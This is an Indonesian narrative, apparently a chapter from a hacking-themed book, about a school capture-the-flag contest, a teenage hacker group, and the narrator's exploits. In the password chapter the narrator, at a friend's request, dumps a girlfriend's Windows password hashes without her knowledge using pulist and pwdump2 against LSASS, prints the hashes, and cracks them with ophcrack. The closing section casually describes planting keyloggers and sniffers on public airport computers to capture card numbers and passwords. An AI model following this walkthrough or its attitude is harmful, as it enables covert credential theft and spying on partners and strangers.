2. Setiap peserta bisa memilih sistem operasi yang di gunakan, dengan catatan sistem operasi tersebut akan berjalan di atas Vmware, adapun pilihan sistem operasinya adalah Debian , varian BSD, Mandriva, Slackware, Ubuntu, Windows
3. Setiap peserta bebas membawa tools & security patch sebanyak-banyaknya
4. Untuk kriteria penilaian dan juri akan di umumkan besok.

Aku rasa cukup dari saya, mudah-mudahan dapat di pahami, dan saya kembalikan ke ketua panitia”.

Lalu kak Aldo kembali berbicara dan dikarenakan tidak ada pertanyaan dari para peserta maka kak Aldo pun menutup pengarahan untuk lomba besok.

Perlombaan Hari Kedua

Hari ini aku harus bangun pagi-pagi sekali untuk berangkat ke sekolah karena aku harus memastikan semua peralatan berjalan dengan sempurna. Hari ini adalah hari kedua perlombaan *Capture The flag Hacking Contest* tersebut di gelar, dan siapa pemenangnya akan di tentukan hari ini, aku berharap hari ini mereka akan puas bermain serang dan bertahan di jaringan yang telah kami siapkan.

Sebelum aku tiba, ternyata hampir semua anggota *Dark Avenger* sudah di tempat, tetapi anehnya aku tidak melihat Lani dan Baron pagi ini. Akupun bertanya kepada Ardi yang nampak sibuk memperhatikan

Scoring server, tentang kondisi server dan komputer yang akan di gunakan oleh para peserta

"Di, semua mesin sudah ok kan?" tanyaku kepada Ardi yang sedari tadi sedang mempersiapkan *Projector* untuk *Scoring Server* (mesin yang digunakan untuk mencatat nilai yang didapatkan oleh para peserta sesuai kriteria yang di tentukan) . Tak bergeming, Ardi mengangguk saja untuk menjawab pertanyaanku. Aku sudah maklum dengan sifat Ardi ini, dia tidak ingin di ganggu apabila sedang fokus bekerja.

Bukannya tidak percaya dengan apa yang dikatakan oleh Ardi tetapi aku hanya ingin mengecek ulang vulnerabilities yang terdapat di server yang di siapkan sebagai target serta memastikannya sukses untuk di exploitasi. Aku dan Ardi menyiapkan 3 buah server dan 10 buah komputer untuk user yang ternyata hanya akan terpakai 7 buah.

3 buah server itu diinstall Windows 2000 server service pack 4, Fedora Core 2, serta *scoring server* yang berjalan diatas ubuntu *feisty* lengkap dengan aplikasi scoring berbasis web yang di kembangkan kak Aldo, Lani, Baron dan beberapa anak kelas 1 yang berguna untuk mencatat nilai para peserta berdasarkan target-target yang telah di inputkan ke database.

Aldi bertanggung jawab terhadap server windows, sedangkan aku sendiri bertanggung jawab terhadap server linux yang bersistem operasi Fedora core, Kebetulan aku sudah mempersiapkan sebuah service (*daemon*) yang *vulnerable* terhadap *Buffer Overflow* untuk mendapat akses local user, dan untuk itu mereka harus melakukan eksploitasi secara lokal (*Local Exploitation*) di mesin tersebut untuk menjadikan dirinya root (super administrator).

Lomba baru saja berjalan saat aku mulai masuk ke ruangan yang sudah disiapkan sebelumnya. Kulihat para peserta yang antusias memperhatikan peraturan yang ada di monitor mereka dan mulai berkutat dengan setumpuk tools yang mereka bawa, mengingat setiap peserta di ijinakan menggunakan tools yang mereka butuhkan serta memilih sistem operasi yang ingin mereka gunakan.



Sudah hampir setengah hari lomba berjalan tetapi belum ada satupun peserta yang berhasil masuk ke mesin server. Beberapa peserta sibuk melakukan aktifitas *scanning*, sedang sebagian lagi sibuk mempertahankan dan melakukan *patching* terhadap mesin masing-masing.

Sudah 1 jam lomba dimulai setelah jeda istirahat, sekarang sudah pukul 3 sore dan masih belum ada peserta yang bisa menemukan celah di kedua server. Banyak peserta yang menjalankan KAHT2 dan program untuk meng-eksplorasi celah RPC-DCOM pada Windows. Sebagian peserta lainnya malah kebanyakan salah target dan menyerang sesama peserta, kebetulan dari pihak panitia tidak memberitahukan alamat IP dari server, tetapi hanya beberapa “tanda” saja yang diberitahukan seperti nama file *.asp dan *.php yang terdapat pada web server (kedua server menjalankan service webserver tapi pada port yang tidak biasa, dalam artian bukan port 80 atau 443).

Akhirnya sampai waktu habis pun belum

ada peserta yang berhasil mengeksploitasi celah DNS RPC pada server windows 2000 SP4 (yang baru-baru ini di publikasikan) tersebut dan juga celah *buffer overflow* secara remote pada salah satu (service) *daemon* di server Fedora.

Pemenang pun dinilai dari kemampuan mereka mempertahankan mesin mereka, melakukan *patching* (menutup celah keamanan) pada mesin mereka, serta sejauh mana aktifitas yang mereka lakukan terhadap 2 server yang dijadikan target. Nilai pemenang didapat dari nilai total mereka pada saat teori, lalu meng-crack program game buatan Lani, dan nilai lomba hari kedua ini.

Uh, aku sedikit kecewa dengan hasil yang diperoleh para peserta pada lomba kali ini. Lalu setelah beres-beres, kami semua pulang setelah acara resmi ditutup oleh Walikota.





Temui Para Staff

Omega berawal dari pertemuanku dengan Alif yang sekaligus menjadi founder omega bersamaku. Perkenalanku dengan Alif di mulai pada sebuah mailing list yang membahas tentang sistem operasi GNU/linux. Kira-kira 5 tahun yang lalu, saat itu aku masih merupakan pengguna sistem operasi GNU/Linux berdistibusi Redhat dan aku banyak berdiskusi dengan Alif yang juga ternyata banyak memiliki kesamaan denganku.

Alif dan aku memiliki minat yang lebih besar pada "IT Security & Hacking", sehingga di milis itu kita malah lebih sering membahas bagaimana cara melakukan "hardening Redhat box" (memperkuat konfigurasi Redhat), "pencarian dan "proof of concept" (pembuktian) bug-bug pada Redhat", sampai kepada "paket-paket favorit kami untuk melakukan penetration testing di Redhat".

Setelah berbulan-bulan berdiskusi dan merasa memiliki kecocokan, maka kami berdua memutuskan untuk membuat "omega" pada tahun 2003 dengan membeli sebuah domain beralamat <http://omega.or.id>. Saat itu Alif adalah salah seorang siswa smu di kota Bandung, sedang aku saat itu baru saja masuk sekolah menengah pertama.

Alif juga yang banyak mengenalkan Aku dengan komunitas linux di Indonesia, karena sebelumnya aku merasa lebih nyaman untuk berdiskusi dengan komunitas luar negeri. Alif jugalah yang memberitahukan dan meyakinkan aku bahwa di Indonesia juga terdapat banyak kelompok-kelompok underground yang umumnya berkumpul di IRC.

Pertemuan dengan Alif membuat aku banyak berdiskusi di room chating lokal, dan ternyata benar apa yang di beritahukan Alif kepadaku, bahwa cukup banyak juga individu-individu yang tertarik untuk memdalam masalah security dan hacking seperti kita.

Tetapi tidak sedikit juga yang bergabung hanya untuk mencari keuntungan semata, kebanyakan tergiur dengan bagaimana cara mendapatkan nomer kartu kredit, password login kesitus-situs porno bahkan hanya sekedar iseng.

Alif juga membuatkan sekaligus menjaga room #omega untuk tempat kami berbagi dan menjadikannya sebagai markas kami di IRC.

Hampir genap 6 bulan saat kami mendapatkan sebuah email dari seseorang yang menggunakan nickname Voldemort kedalam mailbox omega yang beralamat staff@omega.or.id dan email tersebut terforward ke alamat email milikku dan milik Alif. Awalnya Voldemort banyak mempertanyakan soal "eksistensi" kami dalam dunia underground, sampai kepada tantangan untuk membuktikan siapa yang lebih "jago". Aku sempat mendiskusikan hal ini kepada Alif, dan Alif hanya menyerahkan semuanya kepadaku.

Aku dan Alif memang belum pernah bertemu muka (bahkan jikalau ternyata Alif adalah seorang perempuan pun aku tidaklah pernah tahu karena di internet kamu bisa menjadi siapa saja) tetapi kami sudah merasa sangat dekat dalam hal ini dan kami memutuskan untuk menerima tantangan yang di tawarkan oleh Voldemort.

Kami ingin tahu apa yang Voldemort inginkan dan disaat itu juga kami memang masih sangat rentan terpancing emosi. Voldemort menantang kami untuk bertanding menemukan bug aplikasi terbaru dari salah satu aplikasi web (CMS) yang ada dalam kurun waktu 2 hari, Voldemort tidak menyebutkan motivasinya tetapi kami tidak merasa rugi untuk menerima tantangan ini.

Tidak sampai 5 jam Aku dan Alif sudah menemukan beberapa buah bug pada aplikasi tersebut, baik celah XSS (*cross site scripting*) serta SQL injection. Kami memang telah menciptakan suatu tools yang dapat di gunakan untuk melakukan scanning dan parsing terhadap script php dan mendata variabel yang digunakan sehingga akan mempermudah kami memanfaatkan variabel tersebut pada tahap ujicoba eksploitasi.

Karena tidak ingin menunggu lebih lama, kami segera mengajak

Voldemort untuk berdiskusi disalah satu *private room* hari itu juga dan dia cukup kaget dengan banyaknya celah yang kami temukan sementara dia baru menemukan 2 buah celah pada aplikasi tersebut. Sejak saat itu juga Voldemort yang ternyata masih duduk di kelas 1 SMP mengaku kalah dan meminta kami mengajarnya.

Voldemort akhirnya memberitahu kami bahwa nama aslinya adalah "Bimo" dan dia tinggal di Bekasi. Selama ini dia adalah seorang "*bug hunters*" (*beta tester*), dan dia menunjukkan beberapa hasil temuannya yang bahkan sudah di publikasikan di situs-situs yang menerima laporan celah keamanan.

Bimo terkagum-kagum dengan cara kami menemukan bug, aku jelaskan pada Bimo bahwa "kami mengerjakannya berdua dan dua kepala itu jelas jauh lebih baik daripada satu. Bimo menceritakan alasannya menantang kami. Ternyata dia kecewa dengan komunitas yang banyak, bahkan menjamur, dan ternyata hanya NATO (*No Action Talk Only*), bahkan hanya mencemari nama komunitas underground saja. Sejak saat itulah Bimo meminta untuk dapat bergabung dengan omega, dan dia terus mengeluarkan laporan bug/celah keamanan dari suatu aplikasi (*advisory*) untuk omega sampai saat ini.

Ada satu hal yang membuat kami bertiga dilema dalam hal merilis Oday (celah keamanan terbaru yang dapat di eksploitasi), kami takut apabila informasi celah keamanan (*advisory*) yang kami rilis nantinya dapat membahayakan, apalagi jika di gunakan dengan motivasi tertentu, selain itu memang kami tidak peduli menjadi terkenal atas apa yang kami terbitkan, karena bukan itu motivasi kami menerbitkan berbagai laporan keamanan (*advisory*).

Untuk itu kami memutuskan agar setiap celah keamanan yang kami temukan, terlebih dahulu dilaporkan kepada vendor secara cuma-cuma dan berharap agar celah tersebut tidak dimanfaatkan oleh orang lain untuk kepentingan pribadi. Dan inilah yang tidak dapat membuat kami diam dan berpangku tangan dengan celah keamanan yang kami temukan di dalam sebuah aplikasi.

Suatu saat kami merasa perlu untuk merombak situs omega, sehingga kami membuka sejenis sayembara bagi siapapun yang berminat untuk mendesain ulang situs omega, maka akan kami berikan hadiah ☺, dalam hal ini adalah menjadi salah satu staff omega yang

akan bertanggung jawab penuh dengan desain web omega. Ternyata setelah sekian lama, tidaklah banyak yang mendaftar. Tetapi yang unik adalah diantara beberapa pendaftar yang mengirimkan contoh websitenya, terdapat seorang wanita, yang akhirnya kami ketahui bernama Isti, yang mengirimkan template web yang dia buat untuk situs omega.

Isti adalah seorang siswi SMU yang ternyata cukup professional dibidang pemrograman web. Isti menguasai banyak bahasa pemrograman diantaranya PHP, ASP, JSP, Javascript, penggunaan CSS serta pemanfaatan Database. Isti pernah menjuarai lomba *web design* (mendesain situs) pada salah satu lomba tingkat nasional, untuk level sekolah menengah umum. Isti juga tertarik dengan web security, dan hal inilah yang membuatnya antusias untuk bergabung dengan kami. Dia juga menciptakan *web fuzzer* untuk melakukan kelemahan PHP terhadap aplikasi web.

Staff terakhir yang bergabung dengan kami adalah Kemas, dia adalah seorang virus writer (pembuat virus) dari Palembang. Keahliannya dalam hal membuat virus, anti virus, malware dan anti-malware sudah tidak perlu diragukan lagi. Perkenalan dengan Kemas pertama kali dilakukan saat kami sedang gencar-gencarnya menggunjingkan worm sammy yang sudah mampu membuat KO situs mspace hanya dalam satu malam di room #omega.

Saat itu Kemas membawa *proof of concept* (pembuktian) yang sama terhadap salah satu situs pertemanan lainnya buatan anak bangsa. Sejak saat itulah Kemas aktif berdiskusi dan akhirnya kami menawarinya untuk bergabung dengan omega. Ditahun yang keempat ini meskipun omega hanya memiliki 5 orang staff, yang apabila dibandingkan dengan berbagai komunitas lain yang memiliki puluhan staff hal ini tidaklah membuat kami kontra produktif. Bahkan hal itulah yang membuat kami tetap ada sampai saat ini.



PASSWORD CRACKING



Ada apa dengan Baron

Hari ini Baron benar-benar terlihat tidak tenang, seharian dia bolak-balik mengitari ruang kelasku sambil celingak-celinguk seperti mencari sesuatu, padahal bu Tiwi masih mengajarkan mengenai matrixs di depan kelas dengan serius.

Wajar saja jika dia bebas berkeliaran di luar, karena hari ini dia ujian praktek pelajaran olahraga.

Seperti kebiasaan yang sering dilakukan oleh pak Darjo, bahwa siswa yang sudah selesai ujian praktek, boleh mencari makanan atau beristirahat sampai jam pelajaran olahraga usai, dengan catatan tidak membuat kericuhan dan mengganggu anak kelas lain yang sedang belajar.

Walaupun Baron tidak berisik apalagi sampai mengganggu kelasku yang sedang belajar, tetapi aku cukup terganggu melihat tampanya yang selalu muncul di depan pintu seolah-olah mencari sesuatu yang hilang, bahkan sesekali dia melihat padaku dengan penuh rasa panik yang makin membuat aku penasaran “ada apa sih dengan tuan tanah satu ini” pikirku. Aku memanggilnya Baron tuan tanah karena kakaknya memanggilnya seperti itu, aku sih tidak tahu alasannya, tapi kata kakaknya karena di salah satu telenovela, tuan Baron itu adalah seorang tuan tanah.

Teet... teet Teet, bel istirahat pun berbunyi akhirnya tersungging senyuman di mukanya yang sedari tadi berkerut. Secepat bu Tiwi keluar kelas, secepat itu pula Baron menghampiriku sambil berteriak, “Rik, lo harus bantuin aku .. rik .. ini gawat ” aku yang sibuk meminjam catatan Lani sedikit tidak menghiraukan seruan Baron, sambil aku berpikir “ternyata aku yang di carinya, apa maksud



nih anak sebenarnya”, belum selesai aku memikirkan apa yang dia inginkan, Baron sudah berteriak lebih kencang bahkan sembari menarik bajuku. Akhirnya Baron menceritakan jika Shania pacarnya menyembunyikan sesuatu darinya, dia mencurigai Shania menyimpan sesuatu di laptopnya dan Baron takut sekali jika Shania selingkuh dibelakangnya.

Setengah berteriak aku berkata “Ah apaan sih lo tuan tanah, mosok gitu aja penting banget, kayak mo perang dunia aja. Udah ah aku mo balik ke kelas lagi ngerjain PR biologi, aku belum selesai”.

Sebelum aku beranjak kata ajaib pun meluncur dari mulut Baron “please Rik, please, nanti aku ceritain deh, PR elo juga biar aku yang kerjain dah, sama kan?”.

Aku masih malas berdiskusi dengan Baron, “kan tinggal lo liat aja filenya, bukannya lo punya account berakses administrator juga di laptopnya”, seruku. Baron menjawab “dia set private, rik”. “Ya udah tinggal lo ganti aja passwordnya kan gampang, itu Windows kan Ron?” Seruku lagi.

“tidak bisa, rik. Jika dia tau aku melakukan itu maka kemungkinan kita putus makin besar, elo tau kan aku ga mau hal seperti itu terjadi, kalo enggak ngapain aku minta bantuan elo” balas Baron.

“Udah lo crack aja file passwordnya”, seruku. Saat ini Baron sudah hamper putus asa, dia tau aku sangat sulit di bujuk, akhirnya dia bersuara “ga bisa rik, lo inget kan lo pernah ngajarin anak-anak D-A tapi ga ada yang berhasil kayak elo”.

Hum, iya sih, dulu aku pernah memberikan “*short training*” di salah satu sesi tutorial rutin yang di adakan Dark Avenger tetapi ternyata tida satupun yang berhasil menyerapnya dengan sempurna. Memang untuk hal satu ini kemampuan untuk “iseng” sangat diperlukan.

Sebelum Baron semakin putus asa, Aku putuskan untuk menyetujuinya. “Baiklah” seruku pada Baron yang tertunduk lesu, “wah ... gitu dong rik”, aku pinjam laptopnya sekarang yah teriak Baron dengan semangat sambil berlarian mencari Shania. Aku hanya tertegun saja menyaksikan Baron berlari menjauh.

Ambil Kata Sandi

Waktu istirahat tinggal 15 menit lagi, aku masih duduk menunggu Baron sambil mengeluarkan USB flashdisk milikku yang selalu berada di saku bajuku. Seingatku pwdump selalu tersimpan rapi didalamnya bersama beberapa tools “kecil” lainnya. Tak berapa lama Baron kembali dengan tergesa-gesa menemuiiku dan dengan terengah-engah pula dia menyerahkan “IBM Thinkpad” milik Shania kepadaku, “nih, Rik”.

Aku tidak mau berlama-lama, secepat kilat kunyalakan laptopnya, lalu kemudian kuminta Baron login kedalamnya menggunakan user miliknya, kemudian kulihat Baron memasukan user “sys” sebagai usernamenya. Entah kenapa username yang dia miliki seperti sengaja di buat untuk tidak terdeteksi, “hum, pasangan yang aneh” gumamku.

Shania bukan pula siswi yang Gaptek, dia merupakan salah satu anggota Dark-Avenger saat masih berada di kelas 1. Terpilihnya dia menjadi ketua organisasi palang merah sekolah membuat dia berhenti dari Dark-Avenger.

Langsung saja ku akses direktori USB diskku di F:\ dan benar saja pwdump2 ada di dalam folder “tul\password\”

```
CA C:\WINDOWS\system32\cmd.exe

F:\tul\password\pwdump2>dir
Volume in drive F is DATA
Volume Serial Number is DCAA-FEF1

Directory of F:\tul\password\pwdump2

03/08/2007 11:45 AM <DIR>
03/08/2007 11:45 AM <DIR>
03/28/2000 03:49 PM 10,095 pwdump2.c
03/28/2000 03:50 PM 1,619 pwdump2.h
03/28/2000 03:50 PM 12,241 sandump.c
03/28/2000 03:50 PM 4,369 pwdump2.dsp
03/28/2000 03:50 PM 4,119 sandump.dsp
03/28/2000 03:50 PM 4,786 DISCLAIMER
04/06/2000 05:35 PM 5,799 README.html
03/28/2000 03:50 PM 3,442 getpid.c
03/28/2000 03:51 PM 32,768 pwdump2.exe
03/28/2000 03:51 PM 36,864 sandump.dll
01/14/2007 06:23 PM 55,296 pulist.exe
11 File(s) 167,398 bytes
2 Dir(s) 138,960,896 bytes free

F:\tul\password\pwdump2>
```

Beruntung lo ron, seruku sambil tersenyum menatap Baron. Baron yang kebingungan diam saja karena tidak mengerti maksudku. Kemudian, aku menjalankan pulist.exe untuk mendapatkan PID dari proses LSASS yang akan di butuhkan oleh pwdump nantinya. Yupe, aku dapatkan PID nya 972

```

C:\WINDOWS\system32\cmd.exe
F:\tul\password\pwdump2>pulist.exe
Process      PID  User
Idle         0
System      4
smss.exe     820  NT AUTHORITY\SYSTEM
csrss.exe    884  NT AUTHORITY\SYSTEM
winlogon.exe 912  NT AUTHORITY\SYSTEM
services.exe 960  NT AUTHORITY\SYSTEM
lsass.exe    972  NT AUTHORITY\SYSTEM
ati2evxx.exe 1124 NT AUTHORITY\SYSTEM
svchost.exe  1136 NT AUTHORITY\SYSTEM
svchost.exe  1204
svchost.exe  1240 NT AUTHORITY\SYSTEM
svchost.exe  1288
svchost.exe  1344
spoolsv.exe  1672 NT AUTHORITY\SYSTEM
schedul2.exe 1776 NT AUTHORITY\SYSTEM
avgansvr.exe 1812 NT AUTHORITY\SYSTEM
avgupsvc.exe 1896 NT AUTHORITY\SYSTEM
avgenc.exe   1928 NT AUTHORITY\SYSTEM
svchost.exe  1960
DUDRAMSV.exe 1976 NT AUTHORITY\SYSTEM
LSSrv.exe    2020 NT AUTHORITY\SYSTEM
svchost.exe  380  NT AUTHORITY\SYSTEM
alg.exe      680
ServiceLayer.exe 3020 NT AUTHORITY\SYSTEM
ati2evxx.exe 3532 ISSABELLA\sjs
explorer.exe 3764 ISSABELLA\sjs
uniprvse.exe 3780 NT AUTHORITY\SYSTEM
acrotray.exe 3884 ISSABELLA\sjs
atiptaxx.exe 3900 ISSABELLA\sjs
Hotkey.exe   3920 ISSABELLA\sjs
UM_STI.EXE   3964 ISSABELLA\sjs
rundll32.exe 3972 ISSABELLA\sjs
avgcc.exe    3984 ISSABELLA\sjs
TrueImageMonitor.exe 3172 ISSABELLA\sjs
TimeounterMonitor.exe 4028 ISSABELLA\sjs
schedhlp.exe 4036 ISSABELLA\sjs
LAUNCH~1.EXE 4044 ISSABELLA\sjs
avgas.exe    4052 ISSABELLA\sjs
YahooMessenger.exe 2604 ISSABELLA\sjs
ctfmon.exe   2684 ISSABELLA\sjs
IDMan.exe    3936 ISSABELLA\sjs
ucscconn.exe 3956 ISSABELLA\sjs
rapingr.exe  3912 ISSABELLA\sjs
XArp.exe     2932 ISSABELLA\sjs
uniprvse.exe 2028
vuauclt.exe  2116 ISSABELLA\sjs
cmd.exe      2168 ISSABELLA\sjs
WINWORD.EXE  2284 ISSABELLA\sjs
pulist.exe   1448 ISSABELLA\sjs
F:\tul\password\pwdump2>

```


Selanjutnya aku menjalankan pwdump2 diikuti nomor PID LSASS lalu aku simpan ke file berformat .pwdump agar memudahkan proses cracking nantinya, kemudian aku memeriksa apakah password tersebut telah tertulis di file *passwd.pwdump*.



```
C:\WINDOWS\system32\cmd.exe

F:\tu1\password\pwdump2>pwdump2 972 > passwd.pwdump
```

Yup, semua yang di butuhkan sudah ada, aku pun bergegas men"shutdown" komputer tersebut dan kukatakan pada Baron bahwa aku memerlukan laptopku untuk melakukan cracking. Lalu Baron bergegas membawa laptop tersebut kembali kepada shania dan akupun berjalan menuju kekelasku untuk dapat menggunakan laptopku. Aku buru-buru menuju lokerku yang terletak di bagian belakang kelas, untuk mengambil laptop yang harus disimpan disana saat jam pelajaran.



```
C:\WINDOWS\system32\cmd.exe


F:\tu1\password\pwdump2>type passwd.pwdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:29127b235ee4d826731edeb70683de49:cf28430921e7ada0139c8f5e05d26280:::
shania:1007:78bfd45534c2c2c5aad3b435b51404ee:d81f27cb8a2fff8144522d0154b692d0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2614a8ddf66782ee2f5ddae015e356e1:::
sys:1008:f23c3be4a24fe614aad3b435b51404ee:4fd0ab5b46db3d4bae053b78d3345800:::

F:\tu1\password\pwdump2>
```


Merdeka !

Keadaan kelas yang hampir kosong membuatku leluasa untuk melakukan proses cracking, karena teman-teman sekelasku sangat suka memperhatikan bahkan mengganguku apabila aku mulai asyik dengan laptopku. Langsung saja kujalankan aplikasi *Ophcrack*, salah satu password cracking yang sangat sering aku gunakan selain *john the ripper*. Aku memilih ophcrack karena sudah mempergunakan tabel-tabel yang akan mempercepat proses cracking dan tabel tersebut bisa kita *generate* atau bisa kita download.

Saat ini aku hanya memiliki satu buah tabel sebesar 720MB yang aku dapatkan dari Isti (salah satu member omega). Tabel pemberian ini dia download selama 1 hari 1 malam, dia berkata hal ini dia lakukan hanya untuk membuktikan kecepatan proses cracking yang bisa di lakukan. Aku sih oke-oke saja karena mendapatkan 1 CD berisi tabel alphanumeric secara gratis. Selanjutnya tinggal memilih file password untuk di *crack*



Lalu memastikan bahwa tabel yang di gunakan untuk proses cracking sudah terpilih dan sesuai dengan direktorinya




Setelah memastikan file yang aku load dan tabel yang aku pilih benar maka secepatnya aku menekan tombol *launch* untuk memulai proses *cracking*. Proses *cracking* dengan tabel-tabel ini tidak pernah memakan waktu lama. Beberapa password tidak bisa di *crack* karena tidak terdapat di dalam tabel yang aku miliki tetapi 95% password dengan algoritma *LanMan* milik windows selalu berhasil aku crack, apalagi dengan kombinasi yang minim bahkan tanpa kombinasi sama sekali.

Tiba tiba saja Baron sudah disampingku, dan tentu saja hal ini membuat aku berseru kaget, "sialan lo tuan tanah, bilang bilang kek".

Baron yang sangat antusias tak memperdulikan rasa terkejutku, dia malah bertanya-tanya penuh rasa keingintahuan, "berhasil gak Rik?".

"Buta lo yah?, ini lagi proses" seruku sedikit ketus. Tak sampai 6 menit seluruh proses *cracking* pun selesai, sambil tersenyum kukatakan pada Baron "hari kemerdekaan ?" . Baron cuma tertegun dan tak pernah menduga, jika tanggal lahirnya dikombinasikan dengan tanggal lahir shania "8 mei" dan "17 Agustus" yang dijadikan password.

“Merdeka” ... seruku lagi, seraya terbatak melihat user Administrator yang tidak diberi password sama sekali :-)



The screenshot shows the ophcrack application window. The title bar says "ophcrack". The menu bar includes Load..., Delete, Tables..., Launch, Save As, Help, Exit, and About. The main window displays a table of users and their passwords. Below the table, it shows statistics: matches found 27244, false alarms 27242, hash-redux operations per false alarms 1912, and time elapsed 344,20s. At the bottom, it says "Table set: LM alphanum | Tables in use: 4 to 4 :100% | Passwords:4/6 | Time elapsed: 344,19".

ID	USERNAME/LMHASH	LMpasswd1	LMpasswd2	NTpasswd
500	Administrator	/EMPTY/		/EMPTY/
501	Guest	/EMPTY/		/EMPTY/
1000	HelpAssistant	Not found
1007	shania	170885		170885
1002	SUPPORT_388945a0	/EMPTY/		Not found
1008	sys	SYS		sys

matches found 27244
false alarms 27242
hash-redux operations per false alarms 1912
time elapsed 344,20s

Table set: LM alphanum | Tables in use: 4 to 4 :100% | Passwords:4/6 | Time elapsed: 344,19

Kemudian Baron bergegas akan pergi, sebelum itu aku sempat memegang tangannya sambil berkata “PR biologi sama jajanan istirahat gimana ?” seruku. Tanpa melihatku Baron berkata “Beres rik, thx yah” sambil melepaskan gengaman tangannya. Waduh Baron.. Baron dasar Tuan tanah!





ANNUAL MEETING

Kegiatan Ngoprek yang ke-5

Minggu ini adalah jadwal "ngoprek" anak-anak omega yang ke-5 kalinya. Hampir setiap 3 bulan sekali kami para staff melakukan pertemuan rutin untuk melakukan pertukaran ilmu dan hal ini sudah lebih dari 1 tahun kami lakukan. Biasanya *ngoprek* dilakukan selama 2 hari yaitu sabtu dan minggu, untuk tempat diadakannya, setiap staff akan bergiliran menjadi tuan rumahnya.

Untuk kegiatan ngoprek kali ini akan di laksanakan di Palembang, kebetulan sekali sekarang adalah long weekend karena jum`at adalah hari libur Nasional. Kemungkinan besok aku akan berangkat ke tempat Kemas di palembang, karena tempatnya yang relatif jauh sehingga menjadi pilihan terakhir semua anggota, dan waktu di lakukannya adalah saat libur panjang/ long weekend saja.

Ayah dan Ibu sudah mengijinkan kepergianku karena mereka juga sudah mengenal Kemas dan keluarganya, itu terjadi sewaktu Kemas dan para staff lain menginap di rumahku saat kegiatan ngoprek ke-3 di Jakarta. Rencananya aku akan berangkat menggunakan transportasi udara. Kemarin ibu sudah memesan tiket untukku dan mengambilnya dari uang sakuku. Ibu sudah sangat maklum akan kebiasaanku ber-traveling di saat libur dan aku juga tidak pernah protes apabila uang sakuku berkurang karena di potong oleh ibu.

Sepertinya aku datang terlalu cepat 2 jam dari jadwal keberangkatan, tetapi sebenarnya aku memang menyukai datang lebih awal. Aku sangatlah senang bereksplorasi dengan layanan internet di bandara, terlepas itu gratis ataupun membayar. Sudah



sejak dari 2 tahun yang lalu, jika aku tidak salah ingat, hampir disetiap bandara di sediakan satu buah komputer yang bisa dipakai untuk berinternet, bahkan sekarang pun layanan internet yang ditawarkan sudah berdasarkan teknologi wireless. Banyak layanan "hotspot" yang dapat kita pergunakan.

Sayangnya aku kelupaan mencharging batere laptopku yang hanya mampu bertahan selama kurang lebih 30 menit, sehingga aku mau tidak mau harus mempergunakan komputer yang disediakan oleh salah satu penyedia layanan untuk bermain internet.

Salah satu kebiasaanku dulu adalah memasang keylogger dan sniffer pada komputer publik, bahkan sampai saat inipun masih sering aku lakukan karena iseng selain itu aku juga sedang membuat statistik tentang tingkat awareness yang dimiliki oleh para pemakai layanan internet publik ini, khususnya di bandara.

Biasanya aku melakukan aktifitas scanning & sniffing terhadap jaringan wireless di bandara dan tidak jarang aku berhasil menyadap beberapa aktifitas rahasia, seperti berbagai jenis transaksi berisi nomer kartu kredit, user account, password dan sebagainya yang melewati jaringan tanpa terenkripsi. Tetapi, kali ini setelah menyadari bahwa batere laptopku yang semakin menipis, maka akupun sepertinya tidak bisa bereksplorasi lebih lama lagi di jaringan menggunakan laptopku. Satu-satunya pilihanku adalah untuk menggunakan komputer yang terdapat di bandara.

Setelah kubereskan dan kumasukkan laptopku ke dalam *backpack* milikku maka akupun beranjak mendekati komputer bandara. Kulihat ada seorang anak perempuan yang seumuran denganku sedang mempergunakannya, "hum, pasti buka friendster", gumamku dalam hati.

